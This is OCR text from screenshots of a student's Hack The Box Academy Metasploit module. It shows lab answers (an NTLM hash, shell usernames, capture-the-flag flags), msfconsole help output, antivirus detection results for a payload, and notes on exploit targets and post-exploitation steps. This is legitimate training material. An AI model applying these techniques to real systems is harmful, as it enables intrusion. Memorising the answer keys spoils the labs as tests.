

academy.hackthebox.com/module/39/section/414
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
Download VPN Connection File
Target(s): Click here to spawn the target system!
+1 Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?
NT AUTHORITY\SYSTEM
Submit
+1 Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.
cf3a5525ee9414229e66279623ed5c58
Submit
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.
Powered by HACKTHEBOX



academy.hackthebox.com/module/39/section/415
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
Submit
+1 Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?
www-data
Submit
+2 The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.
HTB{5e55ion5_4r3_sw33t}
Submit
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.



academy.hackthebox.com/module/39/section/413
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
what makes msfconsole excellent to use. Mixins are one of those features that, when implemented, offer a large amount of flexibility to both the creator of the script and the user.
Mixins are classes that act as methods for use by other classes without having to be the parent class of those other classes. Thus, it would be deemed inappropriate to call it inheritance but rather inclusion. They are mainly used when we:
1. Want to provide a lot of optional features for a class.
2. Want to use one particular feature for a multitude of classes.
Most of the Ruby programming language revolves around Mixins as Modules. The concept of Mixins is implemented using the word include, to which we pass the name of the module as a parameter. We can read more about mixins here.
If we are just starting with Metasploit, we should not worry about the use of Mixins or their impact on our assessment. However, they are mentioned here as a note of how complex the customization of Metasploit can become.
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.
Powered by HACKTHEBOX
Search
6:37 AM
6/17/2024

academy.hackthebox.com/module/39/section/411
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
and more.
MSF - Stored Loot
Databases
msfó > loot -h
Usage: loot [options]
Info: loot [-h] [addr1 addr2 ...] [-t <type1,type2>]
Add: loot -f [fname] -i [info] -a [addr1 addr2 ...] -t [type]
Del: loot -d [addr1 addr2 ...]
-a,--add Add loot to the list of addresses, instead of listing
-d,--delete Delete *all* loot matching host and type
-f,--file File with contents of the loot to add
-i,--info Info of the loot to add
-t <type1,type2> Search for a list of types
-h,--help Show this help information
-S,--search Search string to filter by
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.
Powered by HACKTHEBOX
Search
6:34 AM
6/17/2024



academy.hackthebox.com/module/39/section/409
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
Paloalto false 0.9.0.1003
Panda false 4.6.4.2
Rising true 25.0.0.27
SUPERAntiSpyware true 5.6.0.1032
Sangfor true 2.14.0.0
SentinelOne true 22.2.1.2
Sophos true 1.4.1.0
Symantec true 1.17.0.0
TACHYON false 2022-05-05.02
Tencent true 1.0.0.1
TrendMicro true 11.0.0.1006
TrendMicro-HouseCall true 10.0.0.1040
VBA32 false 5.0.0
ViRobot true 2014.3.20.0
VirIT false 9.5.188
Webroot false 1.0.0.403
Yandex true 5.5.2.24
Zillya false 2.0.0.4625
ZoneAlarm true 1.0
Zoner false 2.2.2.0
tehtris false v0.1.2
As expected, most anti-virus products that we will encounter in the wild would still detect this payload so we would have to use other methods for AV evasion that are outside the scope of this module.
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.



academy.hackthebox.com/module/39/section/407
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Download VPN Connection File
Target(s): Fetching status...
+2 Exploit the Apache Druid service and find the flag.txt file. Submit the contents of this file as the answer.
HTB{MSF_Expl01t4t10n}
Submit
Hint
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.



academy.hackthebox.com/module/39/section/408
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
There is a large variety of target types. Every target can vary from another by service pack, OS version, and even language version. It all depends on the return address and other parameters in the target or within the exploit module.
The return address can vary because a particular language pack changes addresses, a different software version is available, or the addresses are shifted due to hooks. It is all determined by the type of return address required to identify the target. This address can be jmp esp, a jump to a specific register that identifies the target, or a pop/pop/ret. For more on the topic of return addresses, see the Stack-Based Buffer Overflows on Windows x86 module. Comments in the exploit module's code can help us determine what the target is defined by.
To identify a target correctly, we will need to:
Obtain a copy of the target binaries
Use msfpescan to locate a suitable return address
Later in the module, we will be delving deeper into exploit development, payload generation, and target identification.
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.
Powered by HACKTHEBOX


academy.hackthebox.com/module/39/section/404
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Download VPN Connection File
Target(s): Click here to spawn the target system!
+2 Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.
HTB{MSF-W1nDOw5-3xPL01t4t10n}
Submit
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.


academy.hackthebox.com/module/39/section/384
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
Targets (> show targets)
WINDOWS
MACOSX
OTHERS
> set target [OS]
Run
Privilege Escalation
Vulnerability Research
Credential Gathering
Token Impersonation
Return to Enumeration, repeat until highest privilege obtained
Post-Exploitation
Pivoting to Other Systems
Credential Gathering
Data Exfiltration
Cleanup
We will go through each of these categories during the module, but we recommend looking at the individual components ourselves and digging deeper. Experimenting with the different functions is an integral part of learning a new tool or skill. Therefore, we should try out everything imaginable here in the following labs and analyze the results independently.
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.


academy.hackthebox.com/module/39/section/383
To keep your account secure, move your 2FA to HTB Account by June 27th
The 2FA of Academy, will be disabled soon, so be sure you have 2FA enabled on SSO side.
Enable now
import new modules or even create new ones from scratch.
Enable step-by-step solutions for all questions
Questions
Cheat Sheet
Answer the question(s) below to complete this Section and earn cubes!
+0 Which version of Metasploit comes equipped with a GUI interface?
metasploit pro
Submit
+0 What command do you use to interact with the free version of Metasploit?
msfconsole
Submit
Previous
Next
Mark Complete & Next
Activate Windows
Go to Settings to activate Windows.





Shareable Link - https://academy.hackthebox.com/achievement/1296187/39

cs-sa07-24019
John_Mbithi_Mutave

Conclusion

We have to analyze and know our tools inside and out to keep our tracks covered and avoid a cataclysmic event during our assessment. Many tools can prove to be unpredictable. Some can leave traces of activity on the target system, and some may leave our attacker platform with open gates. Nevertheless, as long as we follow the rules here, they can be a valuable educational platform for beginners and a needed time-saver mechanism for professionals.